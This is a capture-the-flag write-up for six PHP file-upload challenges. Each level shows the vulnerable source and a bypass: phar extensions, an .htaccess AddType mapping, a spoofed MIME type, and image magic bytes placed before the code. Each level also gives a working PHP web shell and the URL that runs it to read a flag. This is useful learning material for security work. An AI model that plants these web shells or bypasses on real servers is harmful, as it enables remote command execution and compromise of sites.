## FILE UPLOAD LEVEL 1

**Description:**

**The website is coded in PHP, so I guess the real vulnerability here is trusting it to begin with. You might need Burp Suite to exploit it – or just sneeze near the login page and see if it breaks!**

```php
<?php
// error_reporting(0);

// Create folder for each user
session_start();
if (!isset($_SESSION['dir'])) {
    $_SESSION['dir'] = 'upload/' . session_id();
}
$dir = $_SESSION['dir'];
if (!file_exists($dir))
    mkdir($dir);

if (isset($_GET["debug"]))
    die(highlight_file(__FILE__));
if (isset($_FILES["file"])) {
    $error = '';
    $success = '';
    try {
        //move uploaded file
        $file = $dir . "/" . $_FILES["file"]["name"];
        move_uploaded_file($_FILES["file"]["tmp_name"], $file);
        $success = 'Successfully uploaded file at: <a href="/' . $file . '">/' . $file . ' </a><br>';
        $success .= 'View all uploaded file at: <a href="/' . $dir . '/">/' . $dir . ' </a>';
    } catch (Exception $e) {
        $error = $e->getMessage();
    }
}
```

**Code Review:**

```
move_uploaded_file($_FILES["file"]["tmp_name"], $file);
```


This line moves the uploaded file to a user-specific directory. Since the code doesn't check the file type or content, an attacker can upload a PHP script (e.g., shell.php). Once uploaded, we can access and execute the file, resulting in RCE.

```
Content-Disposition: form-data; name="file"; filename="a.php"
Content-Type: application/octet-stream

//SHELL//
```


**Shell**

```
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd']);
    }
?>
</pre>
</body>
<script>document.getElementById("cmd").focus();</script>
</html>
```




***execution***

*/upload/1db3f1ef4316fe0f2227c63aaeb6ea1a/s.php?cmd=cat+%2Fflag.txt*




| Flag | STOUTCTF{rxM14VXNjhH0L6KM9VHMzpIVAKzzxHOq} |
|---|---|

## FILE UPLOAD LEVEL 2

**Description:**

**Null**

```php
<?php
// error_reporting(0);

// Create folder for each user
session_start();
if (!isset($_SESSION['dir'])) {
    $_SESSION['dir'] = 'upload/' . session_id();
}
$dir = $_SESSION['dir'];
if (!file_exists($dir))
    mkdir($dir);

if (isset($_GET["debug"]))
    die(highlight_file(__FILE__));
if (isset($_FILES["file"])) {
    $error = '';
    $success = '';
    try {
        $filename = $_FILES["file"]["name"];
        $extension = explode(".", $filename)[1];
        if ($extension === "php") {
            die("Hack detected");
        }
        $file = $dir . "/" . $filename;
        move_uploaded_file($_FILES["file"]["tmp_name"], $file);
        $success = 'Successfully uploaded file at: <a href="/' . $file . '">/' . $file . ' </a><br>';
        $success .= 'View all uploaded file at: <a href="/' . $dir . '/">/' . $dir . ' </a>';
    } catch (Exception $e) {
        $error = $e->getMessage();
    }
}

?>
```

**Code Review 1:**

```
if ($extension === "php")
```

**Code Review 2:**

```
move_uploaded_file($_FILES["file"]["tmp_name"], $file);
```


there's a check that prevents uploading files with a .php extension (if ($extension === "php")), this doesn't fully protect against other attack vectors like uploading files with double extensions (e.g., malicious.php.jpg) or files that contain PHP code. In this example I'll use .phar as extension

```
Content-Disposition: form-data; name="file"; filename="a.phar"
Content-Type: application/octet-stream

//SHELL//
```

**Shell**

```
<?=`$_GET[0]`?>
```




Getting into the File that uploaded:

***URL***

*/upload/badef61be6423b1f2f550038d89c96eb/**s6.phar?0=cat%20/flag.txt***

| **Flag** | STOUTCTF{aXVwCHhPilsCGBZmtbrcYsilsq1fWbnD} |
|---|---|

## FILE UPLOAD LEVEL 3

**Description:**

**Null**


Similar approach from the **PHP2**

```
Content-Disposition: form-data; name="file"; filename="s6.phar"
Content-Type: application/octet-stream

//SHELL//
```

**Shell**

```
<?=`$_GET[0]`?>
```




***URL***

*/upload/27d04fd09ea24a9502fbfcccae491cf6/**s6.phar?0=cat%20/flag.txt***

| **Flag** | STOUTCTF{HUgYrh4ZK7a1Ztk8PQRsE843mPv1GxPn} |
|---|---|

## FILE UPLOAD LEVEL 4

**Description:**

**Null**

The code now checks that the file extension is not php, phtml, or phar:

**Code Review:**

```
if (in_array($extension, ["php", "phtml", "phar"])) { die("Hack detected"); }
```

In this challenge, PHP extensions are filtered, but ***.htaccess*** files are not. By uploading a ***.htaccess*** file, we can configure the server to execute files with custom extensions as PHP.

Create an ***.htaccess*** file with the following content to map a custom file extension to PHP:

```
AddType application/x-httpd-php .lol
```

This configuration tells the server to treat files with the ***.lol*** extension as PHP scripts.

```
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 ------WebKitFormBoundaryTabbn3ic2ifQeBeM
24 Content-Disposition: form-data; name="file"; filename=".htaccess"
25 Content-Type: application/octet-stream
26
27 AddType application/x-httpd-php .lol
28
29 ------WebKitFormBoundaryTabbn3ic2ifQeBeM--
30
```

```
Content-Disposition: form-data; name="file"; filename=".htaccess"
Content-Type: application/octet-stream

AddType application/x-httpd-php .lol
```

After uploaded, apply another upload for your reverse shell.


```
Content-Disposition: form-data; name="file"; filename="rce.lol"
Content-Type: application/octet-stream

//SHELL//
```

**Shell**

```
<?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']);
system($cmd); echo "</pre>"; die; }?>
```

Once the .htaccess and rce.lol files are uploaded, you can execute commands on the server using the rce.lol script by passing the desired command as a query parameter. This method allows you to interact with the server.




***URL***

*/upload/4f6b5be1f06415ae5879e9e473e539b0/**rce.lol?cmd=cat%20/flag.txt***

| **Flag** | STOUTCTF{ElEq5VtDJ4ANFkrUqkaUBQveLHai0ju0} |
|---|---|

## FILE UPLOAD LEVEL 5

**Description:**

**Null**

```php
<?php
// error_reporting(0);

// Create folder for each user
session_start();
if (!isset($_SESSION['dir'])) {
    $_SESSION['dir'] = 'upload/' . session_id();
}
$dir = $_SESSION['dir'];
if (!file_exists($dir))
    mkdir($dir);

if (isset($_GET["debug"]))
    die(highlight_file(__FILE__));
if (isset($_FILES["file"])) {
    $error = '';
    $success = '';
    try {
        $mime_type = $_FILES["file"]["type"];
        if (!in_array($mime_type, ["image/jpeg", "image/png", "image/gif"])) {
            die("Hack detected");
        }
        $file = $dir . "/" . $_FILES["file"]["name"];
        move_uploaded_file($_FILES["file"]["tmp_name"], $file);
        $success = 'Successfully uploaded file at: <a href="/' . $file . '">/' . $file . ' </a><br>';
        $success .= 'View all uploaded file at: <a href="/' . $dir . '/">/' . $dir . ' </a>';
    } catch (Exception $e) {
        $error = $e->getMessage();
    }
}
?>
```

**Code Review**

```php
if (!in_array($mime_type, ["image/jpeg", "image/png", "image/gif"])) {
    die("Hack detected");
}
```


While this restricts file uploads to certain image types, this check can be bypassed. **MIME type validation can be spoofed** because the MIME type is sent by the client (the browser), and an attacker could modify it to upload a non-image file, like a PHP script. We can **craft a file that looks like an image** (e.g., image.php) but contains executable PHP code inside.

```
Content-Disposition: form-data; name="file"; filename="a.php"
Content-Type: image/png

//SHELL//
```

**Shell**

```php
<?=`$_GET[0]`?>
```




***URL***

*/upload/94f604168ed1bbfd7afac8cef30e7a68/**a.php?0=cat+/secret.txt***

| **Flag** | STOUTCTF{W2v1JvVzCBecumPT1LJEn15xvPIN1Hi} |
|---|---|

## FILE UPLOAD LEVEL 6

**Description:**

**Null**

```php
<?php
// error_reporting(0);

// Create folder for each user
session_start();
if (!isset($_SESSION['dir'])) {
    $_SESSION['dir'] = 'upload/' . session_id();
}
$dir = $_SESSION['dir'];
if (!file_exists($dir))
    mkdir($dir);

if (isset($_GET["debug"]))
    die(highlight_file(__FILE__));
if (isset($_FILES["file"])) {
    $error = '';
    $success = '';
    try {
        $finfo = finfo_open(FILEINFO_MIME_TYPE);
        $mime_type = finfo_file($finfo, $_FILES['file']['tmp_name']);
        $whitelist = array("image/jpeg", "image/png", "image/gif");
        if (!in_array($mime_type, $whitelist, TRUE)) {
            die("Hack detected");
        }
        $file = $dir . "/" . $_FILES["file"]["name"];
        move_uploaded_file($_FILES["file"]["tmp_name"], $file);
        $success = 'Successfully uploaded file at: <a href="/' . $file . '">/' . $file . ' </a><br>';
        $success .= 'View all uploaded file at: <a href="/' . $dir . '/">/' . $dir . ' </a>';
    } catch (Exception $e) {
        $error = $e->getMessage();
    }
}
?>
```

The code uses finfo_file() to check the MIME type of the file, which relies on reading the file's magic bytes to identify the file's content type:

**Code Review**

```
$finfo = finfo_open(FILEINFO_MIME_TYPE);
$mime_type = finfo_file($finfo, $_FILES['file']['tmp_name']);
```

The MIME types are then validated against a whitelist of acceptable image types image/jpeg, image/png, image/gif

**Code Review**

```
if (!in_array($mime_type, $whitelist, TRUE)) { die("Hack detected"); }
```

We can **craft a malicious file that looks like an image based on its magic bytes** but is actually a **PHP file.**


```
Content-Disposition: form-data; name="file"; filename="a.php"
Content-Type: application/octet-stream

//MAGIC BYTES OF IMAGE//
//SHELL//
```

This could upload a file that starts with valid **image magic bytes** (e.g., JPEG magic bytes 0xFF 0xD8), but contains PHP code afterwards. This would pass the MIME type check because it starts with valid image magic bytes, yet still contains PHP code that could be executed if the file is accessed.

**Shell**

```
<?=`$_GET[0]`?>
```




***URL***

*/upload/3214a2de76e797138193b18b365cb558/**file.php?0=cat%20/flag.txt***

| **Flag** | STOUTCTF {wqVbael0XOLFkQT2lgLHAkPrnUFxtw1p} |
|---|---|